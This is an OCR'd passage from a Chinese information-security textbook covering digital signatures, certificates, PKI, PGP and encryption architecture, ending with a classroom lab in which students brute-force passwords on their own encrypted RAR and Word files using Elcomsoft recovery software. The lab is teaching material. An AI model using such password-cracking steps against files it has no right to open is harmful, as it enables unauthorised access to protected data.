



**图 4-15 非对称式加密算法实现数字签名过程**

(1) 如果接收者用发送者的公钥实现了对接收到的数字签名进行解密，因为对信息签名的私钥只有发送者才有，而发送者的公钥只能解密由发送者私钥加密的签名，由此接收者能够核实发送者对信息的签名。

(2) 发送者的公钥只能解密发送者的签名，而发送者的私钥只有发送者才有，由此发送者事后不能抵赖其对信息的签名。

(3) 发送者的签名要用发送者的私钥实现，而发送者的私钥只有发送者才有，接收者没法得到，由此接收者不能伪造对信息的签名。

**知识拓展** “数字签名”是目前电子商务、电子政务中应用最普遍、技术最成熟、可操作性最强的一种电子签名方法。它采用了规范化的程序和科学化的方法，用于鉴定签名人的身份以及对一项电子数据内容的认可。它还能验证出文件的原文在传输过程中有无变动，确保传输电子文件的完整性、真实性和不可抵赖性。

### 3. 数字证书

数字证书就是互联网通信中标志通信各方身份信息的一系列数据，提供了一种在 Internet 上验证用户身份的方式，其作用类似于司机的驾驶执照或日常生活中的身份证。它是由一个权威机构——CA(Certificate Authority)证书授权中心发行的，人们可以在网上用它来识别对方的身份。数字证书是一个经证书授权中心数字签名的包含公开密钥拥有者信息以及公开密钥的文件。从原理上讲，就是一个可信的第三方实体对另一个实体的一系列信息进行签名得到一个数字文档，证书用户可以通过这个可信第三方来证明

另一实体的身份。它由3部分组成：实体的一系列信息、签名加密算法和一个数字签名，如图4-16所示。其中实体的信息主要包括3方面的内容：证书所有者的信息、证书所有者的公开密钥和证书颁发机构的信息。





**图4-16 数字证书机制**

### 4. PKI体系

在当今电子交易盛行的互联网时代，电子商务用户所面临的安全问题如下：

（1）保密性。保证电子商务中涉及的保密信息在公开网络传输过程中不被窃取。

（2）完整性。保证所传输的交易信息不被中途篡改并通过重复发送进行虚假交易。

（3）身份认证与授权。在电子商务交易过程中，对双方进行认证，以保证交易双方身份的正确性。

（4）抗抵赖。在交易完成后，保证交易的任何一方无法否认已发生的交易。

PKI技术（Public Key Infrastructure，公钥基础设施）成为当前解决这一问题的关键技术。通过把要传输的数字信息进行加密，保证信息传输的保密性、完整性，通过签名保证身份的真实性和抗抵赖。

PKI体系由认证机构（CA）、注册机构（RA）、存储库、密钥备份及恢复系统、证书作废处理系统、PKI应用接口六大部分组成。

（1）认证机构（Certification Authority，CA）。证书的签发机构，它是PKI的核心，是PKI应用中权威的、可信任的、公正的第三方机构。认证机构作为一个可信任的机构，管理各个主体的公钥并对其进行公证，目的是证明主体的身份与其公钥的匹配关系。认证机构的功能包括证书的分发、更新、查询、作废和归档等功能。

（2）注册机构（Registration Authority，RA）。是可选的实体，RA实现分担CA部分职责的功能，其基本职责是认证和验证服务，可将RA配置为代表CA处理认证请求和撤销请求服务。

（3）证书库。是包含了CA发行的证书的数据库，集中存放证书，供公众查询。

（4）密钥备份及恢复系统。用户的解密密钥进行备份，当丢失时进行恢复，而签名密钥不能备份和恢复。

(5) 证书作废处理系统。证书由于某种原因需要作废,终止使用,这将通过证书撤销列表(Certificate Revocation List,CRL)来完成。

实现过程:现有持有证书人甲向持有证书人乙传送数字信息,通信过程要求通信双方实现身份认证,并要保证信息传送的保密性、完整性和抗抵赖性。实现过程使用数字加密和数字签名,其传送过程如下:

(1) 甲准备好要传送的数字信息(明文)。

(2) 甲对数字信息进行散列运算,得到一个信息摘要。

(3) 甲用自己的私钥对信息摘要进行加密得到甲的数字签名,并将附在数字信息上。

(4) 甲随机产生一个对称加密密钥($K$),并用 $K$ 对要发送的信息加密,形成密文。

(5) 甲用乙的公钥(PK)对 $K$ 进行加密,将加密后的 $K$ 连同密文一起传送给乙。

(6) 乙收到甲传送过来的密文和加过密的公开密钥 $K$,先用自己的私钥(SK)对加密公开密钥 $K$ 进行解密,得到 $K$。

(7) 乙然后用 $K$ 对收到的密文进行解密,得到明文的数字信息。

(8) 乙用甲的公钥(PK)对甲的数字签名进行解密,得到信息摘要。

(9) 乙用相同散列算法对收到明文再进行一次散列运算,得到一个新信息摘要。

(10) 乙将收到的信息摘要和新产生的信息摘要进行比较,如果一致,说明收到的信息没有被修改过。

### 5. PGP 方法

PGP(Pretty Good Privacy)是 Zimmermann 于 1995 年开发出来的。它是一个完整的电子邮件安全软件包,包括加密、鉴别、电子签名和压缩等技术。PGP 并没有使用什么新的概念,它是一个混合加密算法,由一个对称加密算法(IDEA 或 3DES)、一个非对称加密算法(RSA 或 Diffie-Hellman)、一个单向散列算法(MD5)以及一个随机数产生器(从用户击键频率产生伪随机数序列的种子)组成。

PGP 工作原理如图 4-17,最后一步 BASE64 到 ASCII 文本的转换是为了实现电子邮件的兼容性,但由于很多电子邮件系统只允许使用由 ASCII 正文组成的块,所以 PGP 提供了 radix-64 转换方案,将原始二进制流转化为可打印的 ASCII 字符。





图 4-17 PGP 工作原理图

PGP实现了对邮件的发送方和接收方的鉴别（双方的公钥对）、发送方的不可否认性（发送方的数字签名）、邮件的机密性（对称式加密）、邮件的完整性（散列函数）。

在PGP中，最有特色的或许就是它的密钥管理。PGP包含4种密钥：一次性会话密钥、公开密钥、私有密钥和基于口令短语的常规密钥。

用户使用PGP时，应该首先生成一个公开密钥/私有密钥对。其中公开密钥可以公开，而私有密钥绝对不能公开。PGP将公开密钥和私有密钥用两个文件存储，一个用来存储该用户的公开/私有密钥，称为私有密钥环；另一个用来存储其他用户的公开密钥，称为公开密钥环。

### 4.3.5 加密技术综合应用解决方案

#### 1. 加密体系及应用技术

1）加密目标及解决的关键问题

对设计系统中数据的机密性、完整性进行保护，并提高应用系统服务和数据访问的抗抵赖性。主要包括以下几方面：

（1）进行存储数据的机密性保护和传输数据的机密性保护。

（2）提高存储数据、传输数据和处理数据的完整性。

（3）防止原发抵赖和接收抵赖。

2）加密体系框架

加密体系包括加密服务、基本加密算法和密钥生命周期管理。加密体系框架如图4-18所示。

| 加密服务 | | | | | |
|---|---|---|---|---|---|
| 单向散列 | 加密解密 | 消息认证码 | 数字签名 | 密钥安置 | 随机数生成 |
| 基本加密算法 | | | | | |
| 对称加密 | | 公钥加密 | | 单向散列 | |

| 密钥生命周期管理 | | | |
|---|---|---|---|
| 准备阶段 | 运行阶段 | 维护阶段 | 废弃阶段 |

**图4-18 加密体系框架**

3）采用的基本加密技术

（1）单向散列（hash cryptography）。

（2）对称密钥加密（symmetric key cryptography）。

（3）公钥加密（public key cryptography）。

#### 2. 加密服务

加密服务一般包括加解密、消息认证码、数字签名、密钥安置和随机数生成。

### 3. 密钥管理

密钥管理包括密钥的种类及密钥的分配、存储等管理工作。

### 4. 证书管理

证书管理包括以下几方面的工作：

(1) 公钥/私钥对的生成和存储。

(2) 证书的生成和发放。

(3) 证书的合法性校验。

(4) 交叉认证。

### 5. 网络应用加密

(1) 链路层加密。是在结点间或主机间进行的，信息刚好在进入物理通信链路前被加密。链路层加密示意图如图 4-19 所示。





图 4-19 链路层加密

(2) 网络层加密。是在网关之间进行的。加密网关位于被保护站点与路由器之间，信息在进入路由器前已进行加密处理。网络层加密示意图如图 4-20 所示。





图 4-20 网络层加密

(3) 应用层加密。也称端到端加密，即提供传输的一端到另一端的全程保密。加密可以通过硬件和软件来实现，此时加密是在 OSI 的第 7 层(应用层)和第 6 层(表现层)实现的。应用层加密示意图如图 4-21 所示。





图 4-21　应用层加密

#### 6. 指导原则

指导原则如下：

（1）提供全面的、一致的加密保护服务。

（2）统一管理，分布部署。

（3）加密信息共享。

### 4.3.6 加密高新技术及发展

密码技术是信息安全的核心技术，无处不在。随着现代科技高速发展和技术的进步，诞生了许多高新密码技术，目前已经渗透到许多领域。

（1）密码专用芯片集成。密码技术已经渗透到大部分安全产品之中，正向芯片化方向发展。近年来，我国集成电路产业技术的创新和自主开发能力得到了加强，微电子工业也得到发展，从而推动了密码专用芯片的发展。密码专用芯片的研制将会推动信息安全系统的完善。

（2）量子加密技术的研究。量子技术在密码学上的应用分两类：一类是利用量子计算机对传统密码体制的分析；另一类是利用单光子的测不准原理在光纤一级实现密钥管理和信息加密，即量子密码学。量子计算机相当于一种传统意义上的超大规模并行计算机系统，利用量子计算机可以在几秒钟内分解 RSA129 的公钥。根据互联网的发展趋势，全光纤网络将是今后网络连接的发展方向，利用量子技术可以实现传统的密码体制，在光纤一级实现密钥交换和信息加密，其安全性是建立在海森伯格的测不准原理上的，如果攻击者企图接收并检测信息发送方的信息（偏振），则将造成量子状态的改变，这种改变对攻击者而言是不可恢复的，而对接收方则很容易检测出信息是否受到攻击。目前量子加密技术仍然处于研究阶段，其量子密钥分配（QKD）在光纤上的有效距离还达不到远距离光纤通信的要求。

（3）全息防伪标识的隐型加密技术。利用特殊的工艺在全息防伪标识中植入密码，可以很好地解决全息防伪标识问题。

全息防伪标识的主要特点是：有一定的隐蔽性；密码的植入方法简单；密码可以不受

图形结构的限制;提取密码的方法简便易行。

(4) 活体指纹身份鉴别保管箱应用系统。该系统应用非常广泛,主要由指纹采集器、计算机、保险箱体及加密电路构成,具有保密性、唯一性和不可仿性等特点。其主要功能如下:

① 具有指纹登记、开启、单指纹生效、多指纹单独生效、多指纹同时生效功能。

② 具有数据管理功能。

③ 指纹鉴别误识率小于0.0001,拒识率小于1%。

④ 电磁锁互开率小于0.001。

⑤ SUP器错误率小于0.001。

⑥ 抗电磁干扰:20～1000MHz。

(5) 电脑密码锁。其特点是:保密性好;SUP可变;误码输入保护,三次输入错码发出警声并关闭主控电路;停电不丢码;多种密码开锁方式,便于使用。

(6) 软件加密卡。是一种阻止非法复制软件的硬件卡。

(7) 宽带多协议VPN数据加密机。我国的宽带多协议VPN数据加密机技术已经达到国际先进水平。该项目实现保密信息在不可靠的公用数据网等信息传输媒体上的安全通信。

(8) 因特网使用的系列商用密码系统。

(9) 数字信息的加解密方法。

(10) 第五代加密软件狗。

(11) 网上适用的密码数据不可见的隐形密码系统。

(12) 支付密码器系统。

(13) 信号广义谱的研究及其在通信编码中的应用。

(14) 硬盘加密系统。

(15) 排列码加密解密方法及技术。

(16) 基于DSP的加密算法的研究与实现。

(17) 计算机文件加密、解密、多级签字及安全性管理软件。

信息隐藏技术、数字信封技术、嵌入密码技术和多项综合技术等高新技术将成为一种新的发展趋势。

**讨论思考**

(1) 简述非对称式加密算法的特点。

(2) 简述DES和3DES的区别。

# 4.4 实验四:密码恢复软件应用

Elcomsoft Distributed Password Recovery是一款实用的密码恢复软件,用于帮助用户找回忘记或者丢失的文件密码。这里使用的是穷尽搜索法,是一款可以对各种常见文件格式进行密码恢复的软件套装,内含Elcomsoft所有产品,包含Archive、Disk Catalog、ebook、EFS Data、IE、Instant Messagers、Intuit、Lotus、Mailbox、Office、Outlook、PDF、

RAR、Registry Tracer、VBA、Windows Password、WP Office、Zip 和 Windows Security Explorer。

## 4.4.1 实验目的与要求

掌握密码恢复软件的原理，了解密码恢复软件的使用方法。

## 4.4.2 实验方法

### 1. 实验环境与设备

装有 Windows XP/Vista/7/2000/2003 操作系统的 PC。
实验用时：2 学时（90～120 分钟）。

### 2. 注意事项

(1) 实验课前必须预习实验内容，准备多种加密文件，如 Word、Excel、PDF、RAR、Ebook、VBA 等的加密文件。

(2) 由于普通 PC 运行速度较慢，但实验时间有限，因此，加密时建议设置密码使用元素单一（如纯大写字母、纯小写字母或纯数字中选择一种），位数不要过多；第二种方案是设置密码为大写字母、小写字母或数字 3 类元素中的两类，密码 3 位。对这两种类型密码在课上完成密码恢复。

### 3. 实验方法

建议两人一组，互相恢复对方的加密文件。

## 4.4.3 实验内容及步骤

### 1. 实验内容

(1) 破解 RAR 加密文件，获取密码，分析密码和破解它所消耗时间的关系。
(2) 破解 Word 加密文件，获取密码，分析密码和破解它所消耗时间的关系。

### 2. 实验步骤

1) 密码恢复设置(压缩文件密码恢复实验)

(1) 运行 Advanced Archive Password Recovery。

(2) 单击 Open 按钮，出现对话框，选择加密的 RAR 文件，如图 4-22 所示。

(3) 通常密码由大写字母(All caps latin)、小写字母(All small latin)和数字(All digits)组成，根据密码的构成，选择暴力破解范围(Brute-force range options)，如图 4-23 所示。

(4) 通常 Start from 和 End at 选项为空，如图 4-23 所示。

(5) 单击 Start 按钮执行解密操作。

